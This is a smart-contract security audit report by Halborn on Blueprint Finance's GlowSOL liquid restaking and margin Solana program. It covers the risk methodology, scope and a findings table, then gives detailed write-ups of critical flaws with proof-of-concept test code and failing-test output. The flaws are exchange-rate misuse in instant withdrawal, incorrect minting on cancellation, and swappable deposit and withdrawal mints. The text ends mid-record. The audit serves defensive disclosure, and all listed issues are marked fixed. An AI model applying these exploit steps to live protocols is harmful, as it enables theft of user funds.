// Security Assessment

06.26.2025 - 08.08.2025

GlowSOL Liquid Restaking & Margin Recipe

Blueprint Finance

HALBORN

GlowSOL Liquid Restaking & Margin Recipe - Blueprint Finance

Prepared by: HALBORN

Last Updated 10/17/2025

Date of Engagement: June 26th, 2025 - August 8th, 2025

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ALL FINDINGS	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
25	4	1	3	13	4

TABLE OF CONTENTS

1. Introduction

The `Glow team` engaged `Halborn` to conduct a security assessment of their **Liquid Restaking Token (LRT) Solana program** beginning on June 26, 2025, and ending on August 8, 2025. The security assessment was scoped to the Solana Programs provided in glow-v1 GitHub repository. Commit hashes and further details can be found in the Scope section of this report.

The `LRT` program is a liquid restaking protocol that allows users to deposit their SOL assets to the protocol and receive glowSOL share tokens in exchange. The deposited SOL is then staked by the protocol administrator with Solayer. The administrator is also responsible to manage the unrestaking process and the pool vaults in order to allow users to withdraw their funds and obtain staking rewards. Users are able to use the protocol directly or via the Glow margin program.

2. Assessment Summary

`Halborn` was provided 6 weeks for the engagement and assigned one full-time security engineer to review the security of the Solana Programs in scope. The engineer is a blockchain and smart contract security expert with advanced smart contract hacking skills, and deep knowledge of multiple blockchain protocols.

The purpose of the assessment is to:

- Identify potential security issues within the Solana Programs.
- Ensure that smart contract functionality operates as intended.

In summary, `Halborn` identified some improvements to reduce the likelihood and impact of risks, which were mostly addressed by the `Glow team`. The main recommendations were the following:

- `Ensure that the shares are correctly converted to assets during instant withdrawal.`
- `Verify that the correct shares_after_fees amount of deposit tokens is minted to the user.`
- `Properly verify the deposit and withdrawal token mints to prevent account mismatch.`
- `Fix the conversion between assets and shares.`
- `Ensure that withdrawals are correctly disabled if the corresponding settings flag is activated.`
- `Fix the instruction to cancel withdrawal to prevent potential arbitrage or DoS.`
- `Validate the price confidence and twap value during oracle update.`
- `Ensure the cancellation fee is calculated correctly.`

3. Test Approach And Methodology

Halborn performed a combination of a manual review of the source code and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of the program assessment. While manual testing is recommended to uncover flaws in business logic, processes, and implementation; automated testing techniques help enhance coverage of programs and can quickly identify items that do not follow security best practices.

The following phases and associated tools were used throughout the term of the assessment:

- Research into the architecture, purpose, and use of the platform.
- Manual program source code review to identify business logic issues.
- Mapping out possible attack vectors
- Thorough assessment of safety and usage of critical Rust variables and functions in scope that could lead to arithmetic vulnerabilities.
- Scanning dependencies for known vulnerabilities (`cargo audit`).
- Local runtime testing (`solana-test-framework`)

4. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

4.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILITY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33

EXPLOITABILITY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

4.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (C:N) Low (C:L) Medium (C:M) High (C:H) Critical (C:C)	0 0.25 0.5 0.75 1

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Integrity (I)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Availability (A)	None (A:N) Low (A:L) Medium (A:M) High (A:H) Critical (A:C)	0 0.25 0.5 0.75 1
Deposit (D)	None (D:N) Low (D:L) Medium (D:M) High (D:H) Critical (D:C)	0 0.25 0.5 0.75 1
Yield (Y)	None (Y:N) Low (Y:L) Medium (Y:M) High (Y:H) Critical (Y:C)	0 0.25 0.5 0.75 1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

4.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

SEVERITY	SCORE VALUE RANGE
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

5. SCOPE

REPOSITORY

(a) Repository: glow-v1

(b) Assessed Commit ID: 1a2ac73

(c) Items in scope:

- ./programs/lrt/Cargo.toml
- ./programs/lrt/Xargo.toml
- ./programs/lrt/src/instructions/migrations/migrate_lrt_pool.rs
- ./programs/lrt/src/instructions/migrations/migrate_oracle.rs
- ./programs/lrt/src/instructions/migrations/mod.rs
- ./programs/lrt/src/instructions/migrations/migrate_withdrawal.rs
- ./programs/lrt/src/instructions/oracle/update_oracle.rs
- ./programs/lrt/src/instructions/oracle/create_oracle.rs
- ./programs/lrt/src/instructions/oracle/mod.rs
- ./programs/lrt/src/instructions/admin/initialize.rs
- ./programs/lrt/src/instructions/admin/initialize_pool_mints.rs
- ./programs/lrt/src/instructions/admin/thaw_tokens.rs
- ./programs/lrt/src/instructions/admin/transfer_to_treasury.rs
- ./programs/lrt/src/instructions/admin/mod.rs
- ./programs/lrt/src/instructions/admin/freeze_tokens.rs
- ./programs/lrt/src/instructions/admin/configure_pool.rs
- ./programs/lrt/src/instructions/user/create_pending_withdrawals.rs
- ./programs/lrt/src/instructions/user/deposit_sol.rs
- ./programs/lrt/src/instructions/user/close_pending_withdrawal.rs
- ./programs/lrt/src/instructions/user/mod.rs
- ./programs/lrt/src/instructions/user/cancel_pending_withdrawal.rs
- ./programs/lrt/src/instructions/user/execute_withdrawal.rs
- ./programs/lrt/src/instructions/user/deposit_stake.rs
- ./programs/lrt/src/instructions/user/initiate_withdrawal.rs
- ./programs/lrt/src/instructions/user/instant_withdrawal.rs
- ./programs/lrt/src/instructions/admin_staking/deactivate_stake.rs
- ./programs/lrt/src/instructions/admin_staking/mod.rs
- ./programs/lrt/src/instructions/admin_staking/solayer_unrestake.rs
- ./programs/lrt/src/instructions/admin_staking/solayer_restake.rs
- ./programs/lrt/src/instructions/testing/mint_share_tokens.rs
- ./programs/lrt/src/instructions/testing/create_withdrawal_request.rs
- ./programs/lrt/src/instructions/testing/mod.rs
- ./programs/lrt/src/instructions/margin/margin_instant_withdraw.rs
- ./programs/lrt/src/instructions/margin/margin_deposit.rs
- ./programs/lrt/src/instructions/margin/margin_set_deposit_limit.rs
- ./programs/lrt/src/instructions/margin/margin_refresh_lrt_position.rs

- ./programs/lrt/src/instructions/margin/mod.rs
- ./programs/lrt/src/instructions/margin/margin_init_withdraw.rs
- ./programs/lrt/src/instructions/margin/margin_cancel_pending_withdrawal.rs
- ./programs/lrt/src/instructions/margin/initialize_margin.rs
- ./programs/lrt/src/instructions/margin/margin_execute_withdraw.rs
- ./programs/lrt/src/instructions.rs
- ./programs/lrt/src/events.rs
- ./programs/lrt/src/lib.rs
- ./programs/lrt/src/utils/cpi.rs
- ./programs/lrt/src/utils/checks.rs
- ./programs/lrt/src/utils/mod.rs
- ./programs/lrt/src/utils/tests.rs
- ./programs/lrt/src/state/pending_withdrawals.rs
- ./programs/lrt/src/state/pool_oracle.rs
- ./programs/lrt/src/state.rs
- ./programs/lrt/src/errors.rs
- ./programs/lrt/src/seeds.rs

Out-of-Scope: Third party dependencies and economic attacks.

REMEDIATION COMMIT ID:

- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/bdf50073c845cc97216f753c95760c2f035425e6
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/719c374c1efe44b216f9f5f3e58dba90c870239c
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/1cd1fc003204e5703bc405e04f46a44cedfaa616
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/c0251f7ad56f7bd2dc8323e4fda4add9aa98a3ff
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/078095aac487a02952b5c03eabd18986544e316e
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/364ff4aa29accea81983762ed63263bd620bbbe8
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/a50fe184b42e9ce7a99e086bbb2c4ff94936d35a
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/f3e8b71e71542262201ce206c9f5515235486dd8
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/a1174cf2df853dac8bb398814a88ac476f26b9a8
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/341c7a8954ec7c41b1bd3f160b52bb276cd04d22
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/36de5cace44fdc0da2dab7adfd3d93f778a9784b

- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/269e4d0cb31539ee73bfcceba83553d0247cae68
- https://github.com/Blueprint-Finance/glow-v1/pull/2530/commits/a9d746a3d01e3f1d1f5dcf07c91138e3a0772d2f
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/c2b410e276e7cfa6c37dd93a16a998459f7d68ea
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/d19defef62a66972a17f55f7b4a7368980287a78
- 71ff565
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/a6b2d8d9b721c486b8c750812cd5c109b5502dca
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/3c9830e5252785543c39ff7c8b1b0dcb33dfcfe7
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/2cd4cc3ce816fea86b023a4929afe94e3bf6ceac
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/ab87856732a73c45fa673bc76406f3400974bbd5
- https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/9c3f78e3a4e0ae2a81efbe6d765d2bb9cc66e477
- fdc9720
- f2a7e15

Out-of-Scope: New features/implementations after the remediation commit IDs.

6. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW
4	1	3	13

INFORMATIONAL
4

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
RISK OF EXCESSIVE WITHDRAWALS DUE TO INCORRECT EXCHANGE RATE	CRITICAL	SOLVED - 09/04/2025

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
MINTING INCORRECT AMOUNT OF DEPOSIT TOKENS	CRITICAL	SOLVED - 09/10/2025
MISSING TOKEN MINT VALIDATION MAY LEAD TO MULTIPLE VULNERABILITIES	CRITICAL	SOLVED - 09/04/2025
INCORRECT CONVERSION BETWEEN ASSETS AND SHARES	CRITICAL	SOLVED - 09/04/2025
POSSIBILITY TO WITHDRAW MARGIN ACCOUNT EVEN IF WITHDRAWALS ARE DISABLED	HIGH	SOLVED - 09/04/2025
RISK OF CANCELABLE WITHDRAWAL ARBITRAGE OR DOS	MEDIUM	SOLVED - 09/10/2025
INSUFFICIENT PRICE ORACLE VALIDATION	MEDIUM	SOLVED - 09/10/2025
INCORRECT CANCELLATION FEE CALCULATION	MEDIUM	SOLVED - 09/10/2025
RISK OF LP_ASSET TOKENS TRANSFER TO EXTERNAL ACCOUNT	LOW	SOLVED - 09/12/2025
THE INSTRUCTION MARGIN_CANCEL_WITHDRAW IS NOT EXPOSED IN PUBLIC API	LOW	SOLVED - 09/04/2025
RISK OF FRONT-RUNNING DURING PROGRAM INITIALIZATION	LOW	SOLVED - 09/12/2025

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
INSUFFICIENT ACCOUNTS VALIDATION DURING MARGIN DEPOSITS	LOW	SOLVED - 09/12/2025
SHARE EXCHANGE RATE IS CONSTANT DUE TO INCORRECT UNRESTAKING IMPLEMENTATION	LOW	SOLVED - 10/01/2025
ACCOUNTS ARE NOT RELOADED BEFORE ORACLE UPDATE	LOW	SOLVED - 09/12/2025
RISK OF INCORRECT EARLIEST WITHDRAWAL TIMESTAMP CALCULATION	LOW	SOLVED - 09/12/2025
RISK OF LOSING CONTROL OVER THE POOL AFTER AUTHORITY TRANSFER	LOW	SOLVED - 08/22/2025
RISK OF LOCKING FUNDS DUE TO UNCHECKED MINT ACCOUNT DURING MARGIN WITHDRAWAL	LOW	SOLVED - 09/12/2025
INSUFFICIENT MINTS VALIDATION DURING INITIALIZATION	LOW	SOLVED - 09/12/2025
INSUFFICIENT INSTRUCTION PARAMETERS VALIDATION	LOW	SOLVED - 09/12/2025
INCORRECT POSITION CHANGE RETURNED TO THE PROGRAM ADAPTER	LOW	SOLVED - 09/12/2025
INSUFFICIENT ACCOUNTS VALIDATION DURING ORACLE MIGRATION	LOW	SOLVED - 09/12/2025

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
CENTRALIZATION AND MANUAL INTERVENTION RISK	INFORMATIONAL	ACKNOWLEDGED
UNUSED CODE	INFORMATIONAL	SOLVED - 10/14/2025
INSECURE AND INCONSISTENT INTERACTION WITH THE SOLAYER PROTOCOL	INFORMATIONAL	PARTIALLY SOLVED - 08/26/2025
DOS RISK AFTER AIRDOPPING TO DETERMINISTIC PDAS	INFORMATIONAL	FUTURE RELEASE

7. FINDINGS & TECH DETAILS

7.1 RISK OF EXCESSIVE WITHDRAWALS DUE TO INCORRECT EXCHANGE RATE

// CRITICAL

Description

The `instant_withdraw` instruction allows users to immediately redeem their share tokens (e.g., `glowSOL`) for stake tokens (e.g., `sSOL`), typically with a fee.

However, this instruction **incorrectly assumes a 1:1 exchange rate** between share tokens and stake tokens. In contrast, the `deposit_stake` instruction correctly uses the **actual exchange rate** when converting stake tokens into share tokens.

This leads to the following exploit scenario:

1. A user deposits a certain amount of stake tokens (e.g., `sSOL`) through the `deposit_stake` instruction.
2. Due to the current exchange rate, the user receives **more share tokens** than the amount of stake tokens deposited (e.g., 1 stake token → 1.2 share tokens).
3. The user then immediately invokes `instant_withdraw`, which assumes a 1:1 conversion and allows them to redeem the **full amount of share tokens** for an equal amount of stake tokens.
4. As a result, the user receives **more stake tokens than initially deposited**, effectively gaining a profit, especially if fees are zero or negligible.

This inconsistency between deposit and withdrawal logic can lead to:

- **Economic imbalance** in the protocol,
- **Loss of funds from the staking pool**, and
- **Opportunities for abuse**, particularly when fees are low or improperly configured.

programs/lrt/src/instructions/user/instant_withdrawal.rs

```
/// Instant withdrawal handler
///
/// # Parameters
/// - ctx: The context containing the accounts required for the instant withdraw.
/// # shares: The number of shares to withdraw, which is assumed to be 1:1 with the staked ass
pub fn instant_withdrawal_handler(ctx: Context, shares: u64) -> Result<()> {
    // assume that share token ration is 1:1 with a asset token (glowSol to sSol)
    let staked_assets = shares; // it is assumed that 1 share = 1 stake asset (sSOL)
```

Proof of Concept

1. Set the sSOL price to 2.0 SOL.
2. Make sure the instant withdrawal fee is set to 0.

3. Deposit 2 sSOL to the pool. This will mint 4 glowSOL to the user.
4. Instant withdraw the amount of glowSOL which corresonds to 4 sSOLs. -> user was able to withdraw twice the originally deposited amount of sSOLs.

```
// halborn_01_incorrect_exchange_rate_during_instant_withdrawal()
ctx.tokens()
        .set_price(
            // Set price to 2.00 SOL +- 0.01
            &env.ssol.address,
            &TokenPrice {
                exponent: -8,
                price: 200_000_000,
                confidence: 1_000_000,
                twap: 200_000_000,
                feed_id: *env.ssol_oracle.pyth_feed_id().unwrap(),
            },
        )
        .await?;
// ...
test_lrt_pool
        .deposit(
            &ctx,
            &authority,
            glow_lrt::state::TokenType::Stake,
            LAMPORTS_PER_SOL * 2,
        )
        .await?;
// ...
let shares_minted = staker_share_balance_after_deposit_stake - staker_share_balance_before_deposit_st
// ...
test_lrt_pool
        .instant_withdrawal(&ctx, &authority, instant_unstake_fee_ata, shares_minted)
        .await?;
// ...
let stake_withdrawn = staker_stake_balance_after_instant_withdrawal
        - staker_stake_balance_before_instant_withdrawal;

// Q.E.D. - user was able to withdraw more than deposited
assert!(stake_withdrawn > stake_deposited);
```

```
PASS [   0.890s] hosted-tests::halborn halborn_01_incorrect_exchange_rate_during_instant_withdrawal
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:M/I:N/D:C/Y:N (10.0)

Recommendation

To resolve this issue, it is recommended to convert the amount of shares to withdraw to the correct amount of stake tokens using the `shares_to_staked` method and make sure that the `PoolOracle` data is valid.

Remediation Comment

SOLVED: The **Glow team** resolved this issue as recommended by converting the amount of shares to withdraw to the correct amount of stake tokens using the `shares_to_staked` method and making sure that the `PoolOracle` data is valid.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/bdf50073c845cc97216f753c95760c2f035425e6

7.2 MINTING INCORRECT AMOUNT OF DEPOSIT TOKENS

// CRITICAL

Description

The `margin_cancel_withdraw` instruction is intended to allow users to cancel their previously initiated withdrawal requests. It should effectively reverse the actions of the `margin_init_withdraw` instruction by:

1. Burning the appropriate amount of withdrawal tokens (assets), and
2. Minting the correct number of deposit tokens (shares minus any applicable fees).

However, the current implementation mistakenly mints deposit tokens based on the **asset amount** instead of the **calculated** `shares_after_fees` value.

This flaw can lead to several issues:

- Users may receive **more or fewer deposit tokens than they are entitled to**, depending on the current exchange rate.
- It enables users to **bypass the intended withdrawal fee**, which could be exploited repeatedly.

Ultimately, this can compromise the accuracy of accounting and the integrity of the protocol's token economics. Under normal conditions, the share exchange rate is equal to or greater than 1.0, meaning users receive the same or more assets per share. If the instruction mistakenly mints the asset amount instead of the `shares_after_fees` amount, it will always benefit the user.

Additionally, the instruction correctly transfers the `shares_after_fees` from the pool to the `margin_share_vault` account, which is shared among all users in the same margin pool. However, the number of minted deposit tokens should accurately reflect the amount of share tokens held in the `margin_share_vault`.

This mismatch creates an inconsistency: users who cancel their withdrawal requests may receive more shares than they are entitled to. Over time, this may prevent the protocol from fulfilling all withdrawals, leading to a denial of service.


programs/lrt/src/instructions/margin/margin_cancel_pending_withdrawal.rs

```rust
// - Mint margin deposit tokens
crate::utils::cpi::mint_tokens(
    ctx.accounts.collateral_token_program.to_account_info(),
    ctx.accounts.deposit_mint.to_account_info(),
    ctx.accounts.user_deposit_token_account.to_account_info(),
    ctx.accounts.lrt_margin_authority.to_account_info(),
    Some(authority_seeds),
    assets,
)?;
```

Proof of Concept

1. Expose the `margin_cancel_withdraw` instruction in the public API.
2. Setup LRT pool.
3. Deposit to LRT pool via a margin acccount.
4. Initiate a margin LRT withdrawal.
5. Configure cancellation fee (instant withdrawal fee must be configured due to a bug in the program) and fee receiver account.
6. Keep stake exchange rate 1.0.
7. Cancel the withdrawal request.
8. Verify that the user obtained `shares_after_fees` amount of deposit tokens.

```
// minting_incorrect_amount_of_deposit_tokens
// ...
// initiate withdrawal
    let amount_to_withdraw = 5 * LAMPORTS_PER_SOL;
    user_b
        .lrt_initiate_withdrawal(&lrt_pool.pool, amount_to_withdraw)
        .await?;
// configure fee receiver and fee percentage
lrt_pool
        .configure_accounts(
            &ctx,
            &authority,
            &mut test_multisig,
            ConfigurePoolAccounts {
                pool_authority: None,
                pool_treasury: None,
                instant_unstake_fee_receiver: Some(instant_unstake_fee_receiver_pubkey),
            },
        )
        .await?;
lrt_pool
        .configure_pool(
            &ctx,
            &authority,
            &mut test_multisig,
            LrtPoolConfig {
                enable_withdrawals: None,
                enable_deposits: None,
                enable_instant_withdrawals: None,
                stake_pyth_feed_id: None,
                asset_pyth_feed_id: None,
                pool_limit: Some(1_000 * LAMPORTS_PER_SOL),
                withdrawal_waiting_period: None,
                instant_withdrawal_fee: Some(InstantWithdrawalFee {
                    numerator: 1,
                    denominator: 10, // 10% fee
                }),
                cancel_pending_withdrawal_fee: None,
            },
        )
        .await?;
// cancel the withdrawal request and verify the correct amount of deposit tokens minted to the user
    let deposit_mint =
        MintInfo::with_legacy(lrt_pool.pool.margin_deposit_mint(&user_b.tx.airspace()));
    let user_b_margin_account = user_b.tx.address();

    let user_deposit_token_account_before =
        get_balance(ctx.clone(), &deposit_mint, &user_b_margin_account).await;

    user_b
        .lrt_cancel_withdrawal(&lrt_pool.pool, instant_unstake_fee_ata, 0)
        .await?;

    let user_deposit_token_account_after =
        get_balance(ctx.clone(), &deposit_mint, &user_b_margin_account).await;

    let withdrawal_share_balance_after_cancel_pending_withdrawal =
        get_balance(ctx.clone(), &lrt_pool.pool.share_mint, &authority.pubkey()).await;
    assert!(
        user_deposit_token_account_after
            < user_deposit_token_account_before + amount_to_withdraw,
        "The program minted too many shares to the user."
    );
```



```
thread 'halborn_07_minting_incorrect_amount_of_deposit_tokens' panicked at tests/hosted/tests/halborn.rs:2660:5:
The program minted too many deposit tokens to the user.
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

------------
     Summary [   1.546s] 1 test run: 0 passed, 1 failed, 207 skipped
        FAIL [   1.520s] hosted-tests::halborn halborn_07_minting_incorrect_amount_of_deposit_tokens
error: test run failed
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:M/I:C/D:H/Y:N (10.0)

Recommendation

To address this issue, it is recommended to make sure that correct `shares_after_fees` amount of deposit tokens is minted to the user.

Remediation Comment

SOLVED: The **Glow team** resolved this issue by minting the correct amount of shares after fees to the user.

Remediation Hash

https://github.com/Blueprint-Finance/glow-v1/pull/2410/commits/719c374c1efe44b216f9f5f3e58dba90c870239c

7.3 MISSING TOKEN MINT VALIDATION MAY LEAD TO MULTIPLE VULNERABILITIES

// CRITICAL

Description

The program fails to properly validate the `deposit_mint` and `withdrawal_mint` accounts in multiple instructions, as well as their corresponding user token accounts (`user_deposit_token_account` and `user_withdrawal_token_account`) which may lead to multiple vulnerabilities.

Risk Of Deposit Token Amount Manipulation

The `margin_init_withdraw` and `margin_cancel_withdraw` instructions are designed to allow users to initiate and, if necessary, cancel a withdrawal request.

- `margin_init_withdraw` : Burns an amount of deposit tokens (representing shares) and mints the equivalent amount of withdrawal tokens (representing assets).
- `margin_cancel_withdraw` : Intended to do the reverse, burn the withdrawal tokens and mint back the corresponding deposit tokens.

However, **both instructions fail to properly validate** the `deposit_mint` and `withdrawal_mint` accounts, as well as their corresponding user token accounts (`user_deposit_token_account` and `user_withdrawal_token_account`). This allows a user to **swap these accounts** and exploit the system.

By switching the mint accounts:

- A user can burn **fewer deposit tokens** than required during `margin_init_withdraw` , retaining more shares than they should.
- Then, using `margin_cancel_withdraw` , they can mint **more deposit tokens** than they originally burned.

Since the **share exchange rate is generally ≥ 1.0**, this manipulation will **always result in a net gain** for the user. An attacker could **repeat this loop** multiple times to **inflate their deposit token balance without actually depositing collateral**, effectively draining value from the protocol.

This issue represents a **critical economic vulnerability**, enabling:

- Unauthorized minting of deposit tokens
- Circumvention of share-asset accounting
- Potential loss of solvency for the protocol over time

```
#[account(
    mut,
    mint::authority = lrt_margin_authority
)]
pub deposit_mint: Box>,

#[account(
    mut,
    mint::authority = lrt_margin_authority
)]
pub withdrawal_mint: Box>,

#[account(
    mut,
    token::mint = deposit_mint,
    token::authority = margin_account
)]
pub user_deposit_token_account: Box>,

#[account(
    mut,
    token::mint = withdrawal_mint,
    token::authority = margin_account
)]
pub user_withdrawal_token_account: Box>,
```

```
#[account(
    mut,
    mint::authority = lrt_margin_authority
)]
pub deposit_mint: Box>,

#[account(
    mut,
    mint::authority = lrt_margin_authority
)]
pub withdrawal_mint: Box>,
```

```
#[account(
    mut,
    token::mint = deposit_mint,
    token::authority = margin_account,
)]
pub user_deposit_token_account: Box>,

#[account(
    mut,
    token::mint = withdrawal_mint,
    token::authority = margin_account,
)]
pub user_withdrawal_token_account: Box>,
```

Risk Of Incorrect LRT Position Refresh

The `margin_refresh_lrt_position` instruction allows anyone to refresh an LRT position account. However, it does not properly validate the `deposit_mint` and `withdrawal_mint` accounts. This oversight allows an attacker to swap these two accounts, which can result in incorrect position price calculations.

Such manipulation could artificially inflate the value of the deposited assets, enabling users to borrow more than they are legitimately entitled to. Furthermore, since this instruction is permissionless, an attacker could refresh multiple LRT positions on behalf of other users. Even though this requires only minimal transaction fees, doing so across many accounts could significantly distort the protocol's accounting.

The difference between deposit and withdrawal token prices may seem small in individual cases, but when exploited systematically, it poses a serious risk to the protocol's economic stability.

```rust
#[account(
    mint::authority = lrt_margin_authority
)]
pub deposit_mint: Box<InterfaceAccount<'info, Mint>>,

#[account(
    mint::authority = lrt_margin_authority
)]
pub withdrawal_mint: Box<InterfaceAccount<'info, Mint>>,
```

```rust
glow_margin::write_adapter_result(
    &*ctx.accounts.margin_account.load()?,
    &AdapterResult {
        position_changes: vec![
            (
                ctx.accounts.deposit_mint.key(),
                vec![PositionChange::Price(PriceChangeInfo::new(
                    prices.deposit_note_price,
                    prices.deposit_note_conf,
                    prices.deposit_note_twap,
                    prices.deposit_publish_time,
                    prices.deposit_exponent,
                ))],
            ),
            (
                ctx.accounts.withdrawal_mint.key(),
                vec![PositionChange::Price(PriceChangeInfo::new(
                    prices.withdrawal_note_price,
                    prices.withdrawal_note_conf,
                    prices.withdrawal_note_twap,
                    prices.withdrawal_publish_time,
                    prices.withdrawal_exponent,
                ))],
            ),
        ],
    },
)?;
```

Proof of Concept

Risk Of Deposit Token Amount Manipulation

1. Emulate the share exchange rate to be greater than 1.0.
2. Fix the share_to_asset and asset_to_share conversion methods.
3. Initiate withdrawal request and swap deposit and withdrawal mints.
4. Cancel withdrawal request and swap deposit and withdrawal mints.
5. Verify that the user has the same amount of deposit tokens minus fees as at the beginning.

```
thread 'halborn_13_token_mismatch_exploit' panicked at tests/hosted/tests/halborn.rs:5359:5:
assertion `left == right` failed: The share exchange rate was constant, however the user was able to cancel the withdrawal request and obtain more deposit tokens than expected.
  left: 28666666660
 right: 26000000000
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace

------------
     Summary [   1.435s] 1 test run: 0 passed, 1 failed, 214 skipped
        FAIL [   1.411s] hosted-tests::halborn halborn_13_token_mismatch_exploit
error: test run failed
```

The test fails as the user receives more deposit tokens as expected.

Risk Of Incorrect LRT Position Refresh

1. Deposit tokens to the LRT pool.
2. Emulate share exchange rate being greater than 1.0. (ie. 1.33)
3. Initiate a withdrawal in order to mint the withdrawal tokens and burn deposit tokens.
4. Invoke the margin_lrt_refresh_position and swap the withdrawal and deposit mints.
5. The withdrawal mint valuation will be artificially inflated by factor 1.33 allowing user to borrow more than entitled.

```
// Withdrawal mint before LRT refresh with swapped mints
AccountPosition {
    token: 3SDh8erPpiUJMpjqAijUD4JL1h6tujKi7xuksV3mhdWP,
    address: 6MsPUXCEUBfv25M4ABYiEt6tpS46hCph5r519Dbj7MTY,
